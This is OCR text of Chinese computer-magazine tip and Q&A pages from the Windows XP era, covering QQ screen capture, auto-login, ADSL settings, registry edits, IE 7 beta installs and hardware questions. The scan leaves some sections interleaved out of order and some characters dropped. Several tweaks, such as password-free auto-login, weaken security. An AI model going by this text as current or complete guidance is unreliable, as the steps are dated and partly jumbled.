第一步:进入QQ，打开任意聊天窗口，点击"捕获屏幕"按钮右侧三角按钮，选择"影片截图设置"(见图1)。在弹出窗口中设置截取动态窗口，注意:如果"每次捕获"的帧数较多，则要将"截取的动态图片宽度"调小(见图2)。

第二步:播放视频电影，并跳至需要截取的位置。

第三步:回到QQ聊天窗口，同样点击"捕获屏幕"按



图1

技巧:系统

XP也能自动登录

实用度:

在Windows 2000中，通过"控制面板"中的"用户账户"功能就能轻松解决的问题，到了Windows XP中反而不好解决了。因为在Windows XP中的账户管理并没有提供自动登录系统的选项，要实现这个功能，必须使用清空用户登录密码、删除多余用户等方法。有没有更简单有效的方法呢？当然有，运行"control userpasswords2"命令即可打开原来Windows 2000风格的用户账户管理界面(见图)，在这个窗口中去除"要使用本机，用户必须输入用户名和密码"的勾选，然后点击"应用"，在弹出的"自动登录"窗口中将要自动登录的用户名及密码输入，"确定"后即可实现自动登录。




(上海　拒泡)

快速管理你的密码

实用度:

如果你在一个工作组局域网环境里，那么在Windows中就应该会保存着各种登录密码，比如说局域网其他机器的共享密码、微软的Passport等。可如果你的电脑是台公共计算机，那么将机器上保存下来的密码删除掉就显得非常重要，企业中在涉及商业隐私的情况下更是如此。

管理这些用户名和密码，是否需要安装其他第三方的软件呢？Windows XP自带的功能就能替我们解决这一问题，点击"开始→运行"，在运行框中输入"rundll32.exe keymgr.dll, KRShowKeyMgr"回车，打开"存储用户名和密码"窗口(见图)，在界面的列表中就显示了当前机器上的所有登录共享密码，选中需要删除的密码，点击右侧的"删除"按钮即可。



(山西　李桐)




图 2

钮右侧的三角按钮，选择“动态影片截取”项。

第四步:点击视频播放窗口，按下键盘上的Scroll Lock键，QQ就会自动开始抓取。完成后，在聊天窗口中就可以看到抓取的动态图片了。右击该图片，选择“另存为”，保存为GIF格式动画。这样我们的签名就做好了。

小提示

如果抓取的图片尺寸过大，无法发送，又不想重新抓取时，可以通过Adobe ImageReady来重新设置图片的尺寸。打开软件，选择菜单中的“Image→Image Size”，在“Width”及“Height”中重新定义图片尺寸。

03 没有抓图软件也能批量截图 票数:35

当一次需要抓取大量图片，但手边又没有抓图软件时，怎么办呢？你可以试试用Word，配合键盘上的Print Screen键，来完成批量抓图。

用Word新建一个文件，然后用Print Screen键抓取图片，每抓取一次就在Word中按Ctrl＋V进行一次粘贴操作。

全部完成后，点击菜单中的“文件→另存为”项，在“保存类型”中设置为“网页(*.htm;*.html)”项即可。

04 截取QQ视频文件 票数:30

很多朋友都想录下QQ时的视频画面，那么应该怎么记录呢？这里为大家推荐一款名为“QQ视频录像机”(下载地址:http://nj.onlinedown.net/soft/40256.htm)的软件。这款软件可以录制全屏、指定窗口或指定范围内的各种视频内容，还可以录下声音，非常方便。

比如我们要录制QQ视频窗口，那么，打开软件后，选择好“指定范围”(见图)，点击红色录制按钮，框选QQ视频窗口位置，再设置好保存的文件名，软件就会开始录像，结束录制时按F7即可。注意未注册的软件，只能录制10秒钟内容。



05 快速提取不规则文字 票数:28

有时，我们要复制和粘贴一些特殊的文字对象，比如某目录下的所有文件，状态面板或错误提示信息等，这些内容用一般的方法通常非常麻烦或根本无法完成。这种操作同样可以让SnagIt帮你完成:进入SnagIt，点击“模式”下的“文字”按钮，点击“捕获”按钮或按相应的快捷键即可完成抓取操作。

06 快速提示资源文件 票数:27

我们平常提取某个资源文件中的图片多是用exeScope，其实我们用SnagIt同样可以提取这些资源。

第一步:打开SnagIt，在“输入”点击“高级→程序文件”。

第二步:点击“捕获”按钮，选择资源文件，然后在“类型”中根据提取内容选择“位图”、“图标”或“光标”项，最后点击“确定”完成捕获保存即可。 **(GoGo)** CF [MJ01]

技巧:软件

利用剪贴画寻找免费图片

实用度：

当利用Power Point2003制作演示文稿时，经常需要寻找些图片来作为辅助素材，其实这时用不着登录搜索站点去搜索，直接在“剪贴画”中就能搞定。方法如下:在菜单中依次点击“插入→图片→剪贴画”项，在窗口左侧的“搜索文字”栏中键入寻找图片的关键词，然后有在“搜索范围”下拉列表中选择“Web收藏集”，单击“搜索”即可。这样一来，所搜索到的都是微软提供的免费图片，不涉及任何版权事宜，大家可以放心使用。

(武汉 王勇)

将邮件制作为电子书

实用度：

一般备份电子邮件都是直接备份邮件接收软件里面的信箱文件，如Outlook Express(简称OE)的信箱文件是DBX文件，但这种文件是无法直接 览的，只能通过OE才能查看邮件，很不方便。其实我们还有一个更好的备份方法，就是把电子邮件做成电子书，每一页内容就是一封电子邮件，这样备份好后就可以随时查看邮件中的资料。“网文快捕”这款软件就具有这样的功能，它支持从OE、Foxmail和The bat!中导入邮件，下面就以OE为例来介绍制作的过程。

第一步:打开软件新建一个书籍文件，接着点击菜单“文件→导入→导入电子邮件”，在弹出的窗口中点击“添加”按钮。

第二步:在“打开”窗口的“文件类型”中选择“Outlook Express mail box file(*.dbx)”，然后找到邮件保存的文件夹，选中要备份的邮件文件，点击“打开”按钮。

第三步:在“导入邮件”窗口中点击“开始”按钮来导入邮件，完成后可以在软件的左侧栏看见每封邮件的标题内容了，右面显示的就是邮件内容。

第四步:邮件导入到“网文快捕”后，一般是不需要编辑的，可以直接制作电子书了。点击菜单“文件→制作电子书→制作电子(*.exe格式)”，设置好保存文件夹，点击“制作”按钮就可以了。

(江苏 Jay) CF [MJ02]

ADSL经典技巧一箩筐

在我们的读者当中，使用ADSL作为上网方式的用户占很大的比例。本期秘技一卡通特别选择了一些和ADSL上网相关的基础技巧提供给读者，希望可以对您有用。

Windows Vista启动后便上网

现在Windows Vista系统已经与用户见面了，很多朋友也在爱机中装上了Windows Vista系统。如何让它启动后就能自动通过ADSL接入因特网呢？

第一步:建立ADSL连接，并且在桌面建立一个快捷方式图标。

第二步:在控制面板中双击网络连接(Network Connections)，在打开的窗口中右击ADSL连接图标，选择弹出的快捷菜单中的"Properties(属性)"命令，在打开的窗口中选择"Options"选项卡，取消选择"Dialing options"区中的"Prompt for name and password..."及"Include Windows logon domain"选项，最后单击"OK"按钮保存配置(见图1)。



图1

第三步:回到桌面，直接将先前建立的ADSL拨号连接快捷方式拖至"Start→Programs→Startup"组中即可。这样设置后，每当你启动Windows Vista系统后，ADSL拨号连接就会自动进行拨号上网了。

让你的宽带智能断开连接

很多时候在进行下载、上传文件时，有时会遇到对方服务器出现问题，网速变得很慢，甚至网速几乎接近零，一般这种情况下，相应的软件并不能自动断开网络连接，而对于那些计时上网的朋友来说就是一大损失了。其实，你也可以让你的系统在不使用网络时智能断开连接，替你节约大批银两：

方法1：在"控制面板"中右击ADSL拨号连接，选项"属性"项，在打开的窗口中选择"选项"选项卡，在"挂断前的空闲时间"右侧的下拉列表中选择"5分钟"(或是其他合适的时间)，取消选择"断线重拨"选项，最后单击"确定"按钮。这样，当网络连接空闲设定的时间后，便会自动断开连接了。

方法2：从http://www.skycn.com/soft/3572.html下载一款名叫"DU Meter"的软件，下载完毕后将其安装到系统中运行后，右击系统托盘区中的程序图标，选择弹出的快捷菜单中的"设置"选项，打开程序设置窗口，然后选择"通知"选项卡，如图2所示。



图2

勾选"启用通知"选项，然后设置"当少于"的

技巧:硬件

MP3坏了先别送去维修

实用度：

一般情况下MP3随身听物理上的损坏不是很多见(你非要放到车轮子下面去碾那也没办法)，大多数时候MP3随身听的损坏都是由于软故障引起的，最多见的是没有按照说明书的要求插拔MP3随身听、复制文件的时候突然断电、没有在正确的开关机状态下连接电脑等等。这些问题可能会直接导致MP3随身听的部分接口程序发生错误。常见的症状就是连接电脑的时候无法正确识别、开机提示存储格式错误等等。

遇到这种情况，先别急着送到厂商那里去修理，找找MP3随身听原配的光盘，或者到该MP3品牌的官方网站上去找到对应型号的固件刷新程序，同时再找一个最新版本的该型号固件。仔细阅读说明书过后按照步骤尝试升级固件程序，90%以上的软故障都可以通过这个方法修正。

当然，固件的刷新过程没有什么难度，但是非常繁琐，比如有些品牌是要按住MP3的开机键不放，然后连接电脑，直到升级成功了才能放开开机键。所以千万要看清楚说明程序中讲解的步骤。

(sk874)

笔记本电池不用拔

实用度：

随着本本一族的增加，笔记本电池的使用和维护也成为一个热门话题。很多人习惯在连接外接电源的时候拔掉笔记本本身的电池，据说这样可以减少电池的充电次数，延长电池寿命。但实际上是这样么？其实电池的问题一直受到各个笔记本厂商的关注，在近年来各大品牌都针对这样的情况作出了对应的保护性设计，最常见的就是95%充电保护。顾名思义，95%充电保护的意思就是当电池的剩余电量大于95%的时候，不管是否连接了外接电源，都不进行充电。所以我们平时在外接电源的情况下使用笔记本电脑，没有必要拔掉电池。另一方面，不少品牌的笔记本电脑都有这样一个设计，当外接电源和电池都同时连接笔记本电脑的时候，才能真正以全速工作，缺一不可。所以从某种意义上来说，不拔掉电池也可以让笔记本电脑的性能得到更近一步的发挥。

(sk874)

数值为“100”，并且设置是“下载”还是“上传”，在“附加动作”下拉列表中选择“终止全部活动的拨号连接”选项，最后单击“确定”按钮。这样设置后，如果你想让DU Meter帮助你智能断开网络连接，只要运行它即可，当你的系统中的网络流量少于设定的数值时便会自动断开连接了。

让ADSL在多用户之间共享

很多朋友由于工作需要，系统中可能创建了多个账户，并且多个账户经常同时登录，这时，如果要切换账户的话，一般ADSL连接将会自动断开。其实，只要按下面方法就能达到在多个账户间切换时不用重新拨号连接ADSL了：

打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\WinLogon]，在对应WinLogon分支的右边子窗口中，依次单击菜单栏中的“编辑→新建”新建一个“Dword值”，并命名为“KeepRasConnections”，接着双击“KeepRasConnections”双字节值，为其赋值为“1”，最后重启电脑即可。

IE浏览器自动对付不稳定的ADSL

有时，由于种种因素导致ADSL连接不稳定，经常自动断开，断开后需要手工去进行拨号。其实，你可以让你的IE 览器自动对付它，当ADSL断开时，IE 览器便自动进行拨号了：

在控制面板中打开网络连接，右击ADSL连接图标，然后选择打开的窗口中的“选项”选项卡，然后勾选最下面的“断线重拨”选项，最后单击“确定”按钮即可。

三块网卡两台电脑即可上网

现在一家有两台电脑并不少见了，但两台电脑同时上网的话，通常的做法是使用像集线器、交换机这样的网络连接设备才能共享上网。其实，你只要多添加一块网卡，就可以避免使用这些中间的网络设备而让两台电脑都能上网了。

第一步：在连接因特网上的电脑中安装双网卡，其中一块连接ADSL猫，另一块连接第二台电脑。连接ADSL的网卡的连接设置全部按其默认设置，不用设置IP地址这些参数。

第二步：制作一根交叉线。先按标准的T568A给线排序，最后再对调第1根与第3根，第2根与第6根。制作好后用网线连接两台电脑，再配置好协议确保两台电脑之间可以互访。

第三步：在第一台电脑（连接因特网的那台电脑）中打开网络连接窗口，然后选择右侧窗口中的“设置家庭或小型办公网络”，启动“网络安装向导”。选择“这台计算机直接连到Internet，我的网络上的其他计算机通过这台计算机连接到Internet”，然后继续点击“下一步”，再选择先前设置的ADSL拨号连接（注意：因为主机中有两块网卡，因此相对应也有两个Internet连接，一个连接到ADSL网络，另一个连接到家庭局域网，在此必须要选择ADSL连接）。接下来的几个步骤可以不去管它，一路按“下一步”就可以了，直至出现最后“快完成了”步骤时，选择第一项，再插入软盘，系统会自动在软盘中制作一个可以在第二台电脑上运行并配置网络连接的程序。“完成向导…”选项再按照向导完成设置即可。

第四步：在第二台电脑中直接运行上面创建的磁盘中的程序，或者使用Windows XP光盘，运行后选择“执行其他任务”项，然后启动网络安装向导，在向导中设置第二台电脑为共用其他电脑共享上网，然后再设置一些必要的参数以及设置与第一台电脑属一个组，其他选项可以按照向导提示完成，最后完成设置。这样设置后，第二台电脑就可以通过第一台电脑来共享上网了。

CF [MJ03]

技巧：网络

查看自己的IP地址

实用度：

通过ADSL方式上网的情况下，大多数用户都是系统自动获取IP地址，也就是IP地址是动态更换的。如何快速、准确地查看当前的IP地址呢？

方法1：用鼠标双击系统托盘区中的ADSL连接图标，在打开的窗口中选择“详细”选项卡就可以查看当前系统中正在使用的IP地址了，如图所示：



方法2：单击“开始→运行”，在打开的窗口中输入“CMD”，回车后在打开的命令提示符窗口中输入“ipconfig /all”命令，回车后即可查看当前系统的动态IP地址了。

让QQ通讯录与Foxmail联姻

实用度：

QQ2005 Beta版中增加的通讯录功能很是实用，用它可以将Outlook软件中的联系人导入，并存放到腾讯服务器上，这样就能贴身随Q携带自己的通讯录而不再害怕数据丢失，可QQ通讯录竟然对我最常用的邮件收发软件Foxmail的通讯簿亮起了红灯，不能直接将Foxmail的通讯簿导入。经过实验，发现我们可以利用CSV文件做中转站实现它们的互联互通。首先在Foxmail中打开“地址簿”，执行“工具→导出→CSV文件”将地址簿内联系人资料导出到一个CSV文件；然后在右点QQ通讯录空白处，选择“导入导出”命令，在打开的“导入/导出向导”对话框中选择“导入CSV文件”来将刚才的CSV文件导入便可。

（木头人）

免费域名Logo生成器

实用度：

对于网站制作者来说，为了让网页更加出色和吸引人，常常会在网页上加入一些各种各样的Logo图片，域名Logo则是其中的一个。现在，你不必为域名Logo而费神了。只要你在 览器中打开http://phorum.com.tw/Generator.aspx，接着点击网页的“CN”标识（使用其他域名的朋友可以点击对应的标识图片），然后输入域名前缀和简单说明，再点击“产生图片”就可以看到你的域名Logo，最后点击“下载图片”保存下来就可以了。

（白云） CF [MJ04]

软件

1 常见迅雷错误代码

问：我在用迅雷下载时，经常遇到下载不了的情况，会出现如10060、530等代码，请问这些都是什么意思呢？（上海 魔将）

答：如果在用迅雷下载的过程中，有一些不能下载的地址，并提示了错误的代码，从右侧的表格中，大家可以了解到错误代码的解释。

代码	解释
10060	连接超时。如果出现这种情况，可以多试几次，或换一个时间重新下载。长时间如此，建议更换下载地址。
10061	服务器拒绝连接。同样需要多试几次，或更换时间下载。长时间出现此问题，建议更换下载地址。
10054	对方服务器主动关闭连接。如果你用迅雷下载任何链接都是如此，那么建议你检查防火墙设置。如果是个别地址，建议更换下载地址。
530	无法登录FTP服务器。出现这种情况，建议更换下载地址。
404	要下载的文件已经不存在。出现这种情况，建议更换下载地址。
403	对方HTTP服务器拒绝请求。出现这种情况，多是由于服务器有人数或其他限制，建议你换个时间再来下载。长时间出现此问题，建议更换下载地址。

2 恢复Word的默认字体颜色

问：我的Word文字颜色变了，不管是粘贴进去，还是直接打字，都会变成蓝色，请问应该怎么解决呢？（M&M）

答：这是由于没有选中任何文字就修改了Word文字颜色所致，Word认为蓝色已经成为默认颜色。修改的方法也很简单，不要选中任何文字，选择菜单中的“格式→字体”，在打开窗口中的“字体颜色”下拉菜单中选择“自动”即可。

3 解决Virtual PC不能正常还原问题

问：我在使用Virtual PC时，保存了虚拟机状态，后来出现无法打开的问题，请问应该怎么解决？（江苏 王艺翔）

答：遇到这个问题，你可以用出问题的VHD文件重新建立虚拟机，来解决这个问题。点击“新建PC”按钮，按照向导一步一步点下去，最后选择出现问题的VHD文件，完成新建。

如果你的保存的状态正好有一个没有保存的文件，用上面的方法是无法恢复的，遇到这种情况你可以试试任意新建一个虚拟主机，并运行两到三秒后关闭，然后再重新打开有问题的虚拟主机，有时就可以恢复了。

4 文件系统让音乐无法播放

问：前段时间，我用电脑格式化了MP3随身听，然后放进去任何MP3音乐都无法播放了，请问我应该如何解决这个问题呢？（北京 郑 ）

答：如果所有歌曲都无法播放，这是因为无驱型MP3随身听仅支持FAT16文件系统，但我们在格式化一般闪存盘时，习惯了选择FAT32，所以才会出现此问题，要解决也很简单。将MP3连好电脑，在“我的电脑”中MP3盘符上右击，选择“格式化”，在“文件系统”下拉菜单中选择FAT即可。

5 解决迅雷总是开机自启动的问题

问：我平常用迅雷下载软件，为了减少内存占用，我会将它设置为开机不启动，可是该选项失效了，迅雷仍然还会启动，请问应该怎么解决呢？（上海 魔将）

答：如果你在迅雷4的主界面中选择了“主菜单→工具→配置→常规配置”，去除了“开机自动启动”项的勾选，迅雷仍然还是启动，此时可以直接删除注册表中[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]下的“迅雷4”键值。如果觉得麻烦，可以从http://www.newhua.com/cfan/200517/sfix.exe下载修复软件帮你解决这个问题。

6 快速直接分割尺寸较大的AVI文件

问：我从网上下载了几个AVI文件，尺寸大多是800MB左右，现在想将它们刻为光盘。请问应该怎么分割这些AVI文件呢？（YANG）

答：分割视频文件的软件有很多，推荐你用VirtualDub（下载地址：http://nj.onlinedown.net/soft/1969.htm）。用它分割视频文件，不必重新编码，这样可以节省很多时间。

进入软件后，点击菜单中的“视频→直接复制数码流”，然后点击窗口下面的按钮，分别设置好起点和终点，最后点击菜单中的“文件→保存片段AVI”，就可以完成分割了（见图）。




CF [SB01]

系统

1 讨厌的“磁盘空间不足”警告

问：我使用 Windows XP，硬盘 80GB 共分了 4 个区，其中有一个分区专门用来存放常用软件的安装程序。本着物尽其用的原则，所以这个分区我都放满了，剩余空间不足 100MB。麻烦的问题来了，Windows XP 经常会发出“磁盘空间不足”的警告通知，让人看着心烦，有什么比较好的解决方法吗？（山西　李毅）

答：点击“开始→运行”，在运行输入框中输入 regedit.exe 回车，打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE/Software/Microsoft/Windows/CurrentVersion/Policies]（见图），在其下新建一个名为“Explorer”的子项（如果已经有了就不必新建了），然后在这个子项下新建一个名为“NoLowDiskSpaceChecks”的 DWORD 值，并将该键值设置为“1”（即停止警告通知，设为“0”则为启用）。但需要注意的是，如果用这个分区来作为下载分区，没有系统警告的情况下要经常留意以避免磁盘空间用完。



2 电话和调制解调器选项无法打开

问：虽然很多朋友都已经用上 ADSL 或其他类型的宽带了，但我还在电话拨号上网的苦海中挣扎。我所用的系统是 Windows XP，最近有一些设置需要改动，所以就试着打开“控制面板→电话和调制解调器选项”，没想到竟然弹出一个错误提示，大意是“电话和调制解调器面板无法被打开”，救救我吧。（青岛　金　）

答：这很有可能是系统中的相关服务出现了错误，可以通过在注册表中恢复相关的键值来解决问题。首先点击“开始→运行”，在运行输入框中输入 CMD.EXE 打开“命令提示符”窗口，然后键入如下命令：



```
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\TapiSrv /V Start /T REG_DWORD /F /D 3
```

完成后重启电脑，问题即可解决（见图）。

3 Windows XP 又遇光驱丢失

问：我的操作系统是 Windows XP SP2，原来一直用得好好的，可是最近在卸载了 Easy CD Creator 之后，光驱突然找不到了，原来用 Windows 2000 时也曾遇到过类似的情况，那时只需重启就解决了。现在情况类似，但不管我怎么重启都不奏效了。光驱的数据线我也检查过了，没有问题，可以确定是操作系统中的设置出了问题，有什么解决方法？（上海　刘　）

答：这个问题很多用户都遇到过，关键就在于你卸载了 Easy CD Creator 之后才出现的问题，解决方法非常简单，打开“注册表编辑器”，删除下面两个键值：

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E965-E325-11CE-BFC1-08002BE10318}]下的UpperFilters

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E965-E325-11CE-BFC1-08002BE10318}]下的LowerFilters

然后重新启动计算机（这步很重要，否则注册表的更改不生效），光驱就能找回了。

4 USB 设备导致开关机故障

问：我的电脑上连接着很多 USB 设备，由于 USB 接口有限，所以我买了一个 USB HUB 并把那些 USB 设备都接在它上面。但不久之后，我就发现我的 Windows XP 经常出现问题，有些设备在开机之后没有启动（包括我最重要的 USB 鼠标），而且在开关机时经常会出现停止响应的情况。我想这应该是 USB 相关的故障，除了不使用 USB HUB 之外，还有没有其他的解决方法呢？（北京　卡夫卡）

答：这确实是 USB 设备导致的故障，解决方法如下。

1. 打开“注册表编辑器”，首先需要找到出现问题的 USB 设备的注册表分支，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB\<USB Vid and Pid>\<device>\Device Parameters]。

注意：其中“USB Vid and Pid”为 USB 设备的供应商 ID 和产品 ID，“device”为 USB 设备号。

2. 在“Device Parameters”项下有一个 REG_BINARY 值叫做“SelectiveSuspendEnabled”，右击选择“删除”，在弹出的删除确认对话框中点击“是”。

CF [SB02]

网络·IE 7.0露了一小脸

最近，IE 7.0 Beta1的内测版本在网上流传开来，虽然不是公开测试版本，但大家对它的关注使得不少人已经尝了鲜。内测版必然有不少问题，如果你没有足够丰富的软件使用经验，劝你还是先到http://www.cfan.com.cn/pages/20050802/2289.htm看看IE 7的图片吧。我们这里收集了一些有关IE7的问题，献给敢于尝试的勇士们。

1 问：我的系统是Windows XP SP2，从网上下载了一个IE 7 览器，但在安装时总是显示安装错误，无法安装，而有的朋友说可以在Windows XP SP2中安装IE 7。请问，如何才能成功安装呢？

答：默认情况下在中文Windows XP SP2中无法成功安装IE 7，不过，只要你稍稍动动手脚，就可以实现将IE 7安装到Windows XP SP2系统中的目的了：

第一步：打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls]，在"Nls"上点右键，选择"导出"，将该子键备份到硬盘中。

第二步：打开"Nls"下的"Language"修改其中的"Default"和"InstallLanguage"的键值，将它们的值都更改为"0409"，再打开"Nls"下"Locale"，如果右侧的"Default"值不是"00000409"，请将其修改为"00000409"。

第三步：依次找到"HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Control\Nls"，右击"Nls"并按照上面的方法将其备份到硬盘中。

第四步：再按照第三步的方法将"Nls"下的"Language"右侧的"Default"和"InstallLanguage"的键值，都改为"0409"，再打开"Nls"下"Locale"，如果其键值不是"00000409"，请将其值改为"00000409"。

第五步：重启电脑并按"F8"键进入安全模式，即可安装IE7 览器了。成功安装后，再将先前备份的注册表信息重新导入系统即可正常使用IE 7了。

2 问：在IE 7中，有时点击页面的链接时是在新标签中打开目标页面，有时却是重启另一个IE 7 览器窗口并打开目标页面。请问，如何才能让我自己控制是否在新标签或是新窗口中打开目标页面呢？

答：IE 7最为醒目的一个功能就是开始支持多窗口 览，在IE 7中具体的体现是多标签 览。只要你在用鼠标点击网页链接的同时按住"Ctrl"键，将会新建一个新标签并且在这个新标签中打开目标页面，而当你按下"Shift"键的同时点击链接则是打开一个新的IE 览器窗口并在这个新 览器窗口中打开新页面了。

3 问：我安装了Windows XP SP2和Windows Vista双系统，在使用Windows Vista中的IE 7时想将Windows XP SP2中的收藏夹导入到Windows Vista中，请问如何操作？

答：目前IE 7测试版中并没有直接导入旧版本操作系统中的收藏夹功能，不过可以通过手工操作来达到目的：

第一步：分别打开以前系统中保存的收藏夹文件夹及Windows Vista系统中IE的收藏夹(一般是%system%\users\用户名\Favorites，%system%是系统盘)。

第二步：将旧版本收藏夹中的所有文件拷贝到Windows Vista系统中的收藏夹文件夹中，覆盖所有文件。

第三步：将导入后的收藏夹下的"链接"文件夹中的所有文件拷贝到"Links"文件夹中。这样就完成了将以前保存的收藏夹导入到Windows Vista系统中的IE收藏夹中了。接下来，你就可以在IE7中方便地调出收藏夹中的网站了。

4 问：在使用Windows Vista中的IE7时，总在 览器窗口显示近一半时出错，而之前一切正常，这个问题是在我安装了一个软件后才出现。请问如何解决？

答：这有可能是因为你安装的这个软件在IE 7上添加了相应的插件程序，从而出现了问题。你可以尝试使用IE 7的安全模式来启动IE 7，这样启动后IE 7只会启用最基本的模块，剔除其他插件程序，从而可以避免因为其他插件程序的原因而导致的问题。方法：单击"Start→Programs→Accessories→System Tools→Internet Explorer(No Add-ons)"，这样就可以使用IE 7安全模式来启动它了(见图1)。



图1

5 问：我在Windows XP SP2中安装了IE 7后，由于种种原因，我想返回到以前中文界面的IE 览器。但无法像卸载其他程序那样从控制面板中卸载IE7 览器。请问该如何正确地卸载IE 7？

答：IE 7安装后，在Windows XP SP2中无法通过控制面板中的添加或删除程序来卸载它。不过可以按下面方法进行卸载：

方法一：单击"控制面板→添加或删除程序"，单击上方的"显示更新"选项，你将会看到IE 7的相关选项了，接下来就可以通过卸载功能将其卸载掉了(见图2)。




图2

方法二：你也可以通过专业的卸载软件——MyUninstaller(下载地址：http://nj.onlinedown.net/soft/22365.htm)来进行卸载。运行软件后，软件会自动搜索系统中安装的程序，搜索完毕后，选择IE 7相关选项，右击鼠标选择卸载命令即可启动IE 7的卸载程序来进行卸载。CF[SB03]

硬件

1 NBA2005运行不流畅

问：一台计算机的显卡是七彩虹6600GT，最近在玩NBA2005过程中老是突然画面停止，然后慢慢声音也停了下来，几秒钟后又恢复正常。基本上每场比赛都有这种情况出现，我个人感觉像是声画不同步，更换驱动程序问题依旧，请问这是什么问题造成的？

答：从您描述的状况来看，画面和声音停止，可能是虚拟内存不足或者资源占用率过高造成的。您可以先清理您的系统盘，使可用空间增大，再增加您的系统虚拟内存。如果不行，可以关闭一些程序，如杀毒软件，降低系统资源占用之后再运行NBA2005。

另外，如果您安装的是繁体中文版游戏，建议您将游戏升级，可以解决一部分游戏不流畅的问题。

2 如何升级内存

问：一台计算机的具体配置如下：AMD64 3000+ CPU、升技NF8主板、金士顿512MB（现代D43颗粒）内存，我想增加一条金士顿512MB（也是采用现代D43的颗粒）内存，不过商家现在很难找得到货，请问换一根超胜512MB的内存可以吗？

答：按照常理来说内存的颗粒最好是相同的，不过在一些情况下这是不可能实现的，经常会出现一些内存混插的现象，可以说这是一个比较普遍的现象。内存混插主要看主板和内存的兼容性和稳定性，如果您的主板对金士顿的内存兼容性比较好的话，那么我们还是建议您使用同品牌同型号的内存。如果实在找不到相同型号的内存，那么换用超胜512MB 内存也是不错的。

3 AMD64位处理器主板搭配

问：我最近想买一台5000元左右的电脑，主要用途就是游戏，CPU最好是AMD64 3000+，请帮忙推荐一下CPU、主板？

答：CPU为您推荐的是Venice核心的AMD Athlon64 3000+（939针），这款CPU采用0.09微米制造工艺，实际运行频率1800MHz，系统前端总线1000MHz，64KB L1缓存，512KB L2缓存，集成MMX、SSE、SSE2，SSE3、3DNow和3DNow+等多媒体指令。而且该CPU还有良好的超频性能，已经成为很多发烧友的首选。

主板推荐华硕 A8V DELUXE主板，该主板基于VIA K8T800 Pro芯片组，南桥芯片为VT8237，全面支持Socket 939 接口的Athlon64处理器，这款主板板载VT6397 IEEE1394控制芯片，它自带的88E8001 32-Bit千兆以太网控制芯片还有网络唤醒功能，另外，802.11g无线网卡支持54Mbps 802.11g和WDS，板载的声卡芯片方面采用的是Realtek的ALC850，支持DTS音效和Dolby，同时还带有SPDIF功能。

4 什么是DVI接口

问:请问什么是DVI接口，它与普通的接口相比有什么优势？

答：计算机显卡处理的都是数字信息，因此在把帧缓存数据传给显示器之前必须先经过RAMDEC——数模转换器，把数字信号转换为模拟信号在传送出去，而在这个过程中就产生了信号的失真。

模拟信号产生之后，就要经由VGA电缆线（又一个信号失真源）传给显示器。如果你的显示器是数字设备，比如说液晶显示器等，而不是传统的CRT显示器，那么失真会更加严重——因为模拟信号还要再一次被转换为数字信号，这时就出现了DVI接口，英文全称是Digital Visual Interface。计算机中生成的图像信息传送到显示处理单元，经处理并编码成数据信号，通过3个通道输出，在接收端对接收到的数据进行解码，并处理生成图像信息供数字显示设备显示。在DVI标准中对接口的物理方式、电气指标、时钟方式、编码方式、传输方式、数据格式等进行了严格的定义和规范。

DVI传输标准可以保证计算机生成的图像真实和完整性，使液晶响应的速度更快，更流畅，使用DVI数字接口支持的传输距离更长。

5 为什么经常重启

问：一台计算机无故重启，而且经常出现死机现象，有时开机的时候还不能启动，提示：因以下文件损坏或丢失，windows无发启动：\windows\systems32\config\system。请问这是什么问题造成的，谢谢！！！

答：首先，我们建议您用最新的杀毒软件进行查毒工作。在排除了病毒因素之后，首先电脑不停的重启，要考虑您居住地的电压是否稳定，而且还要注意要将电脑的电源插座单独的插在一个插座上。然后查看您的计算机电源的功率是否够大，注意观察电源上的铭牌，如果您的计算机是奔腾4 2.8GHz以上的话+3.3V的橙色线应该在17A-20A。再有检查您的内存的兼容性，启动的时候丢失文件和内存性能的好坏关系很大！

6 DVD光驱托盘弹出不到位

问：最近发现DVD光驱托盘在弹出和弹入时不能完全到位，必须用手推拉一下才行，请问这个问题该怎么解决？

答：DVD光驱托盘在弹出和弹入时不能完全到位，很可能是由DVD光驱内拖动托盘运动的皮带出现问题导致的。你可以用少许酒精清理皮带及小齿轮上的灰尘和污垢。如果还不能解决问题，则有可能是光驱托架传动齿轮或皮带损坏，那就只能与厂商联系维修了。

CF[SB04]

■熊猫盼盼

动态链接库 Windows 的活动大陆

★★★★

本文可以帮你学到

- 动态链接库的作用
- 动态链接库的工作原理
- 为什么有些动态链接库需要注册
- 程序插件的秘密

在Windows世界中，有无数块活动的大陆，它们都有一个共同的名字——动态链接库。现在就让我们走进这些神奇的活动大陆，找出它们隐藏已久的秘密吧！

初窥门径:Windows的基石

随便打开一个系统目录，一眼望去就能看到很多扩展名为DLL的文件，这些就是经常说的"动态链接库"，DLL是Dynamic Link Library(即"动态链接库")的缩写。从Microsoft公司推出首个版本的Windows以来，动态链接库就一直是这个操作系统的基础。

